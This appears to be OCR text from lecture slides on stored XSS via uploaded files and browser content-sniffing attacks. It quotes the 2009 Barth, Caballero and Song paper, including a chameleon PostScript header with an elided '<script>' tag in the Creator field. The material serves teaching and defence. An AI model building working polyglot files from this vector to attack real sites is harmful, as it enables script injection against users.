
xss.html






Arbitrary JS code execution on the client side (stored XSS attacks)

JS Uplaod Case!



JS Uplaod Case!



Potential code execution on the client side (stored XSS attacks)

Content Sniffing Attack, *S&P '2009*

- Make a victim's browser treats non-HTML content as HTML

2009 30th IEEE Symposium on Security and Privacy

Secure Content Sniffing for Web Browsers, *or* How to Stop Papers from Reviewing Themselves

Adam Barth
UC Berkeley

Juan Caballero
UC Berkeley and CMU

Dawn Song
UC Berkeley

Abstract

Cross-site scripting defenses often focus on HTML documents, neglecting attacks involving the browser's content-sniffing algorithm, which can treat non-HTML content as HTML. Web applications, such as the one that manages this conference, must defend themselves against these attacks or risk authors uploading malicious papers that automatically submit stellar self-reviews. In this paper, we formulate


```
%!PS-Adobe-2.0
%%Creator: <script> ... </script>
%%Title: attack.dvi
```

Figure 1. A chameleon PostScript document that Internet Explorer 7 treats as HTML.

then propose fixing the root cause of these vulnerabilities: the browser content-sniffing algorithm. We design an algo-


Content Sniffing Attack, *S&P '2009*

- Make a victim's browser treats non-HTML content as HTML

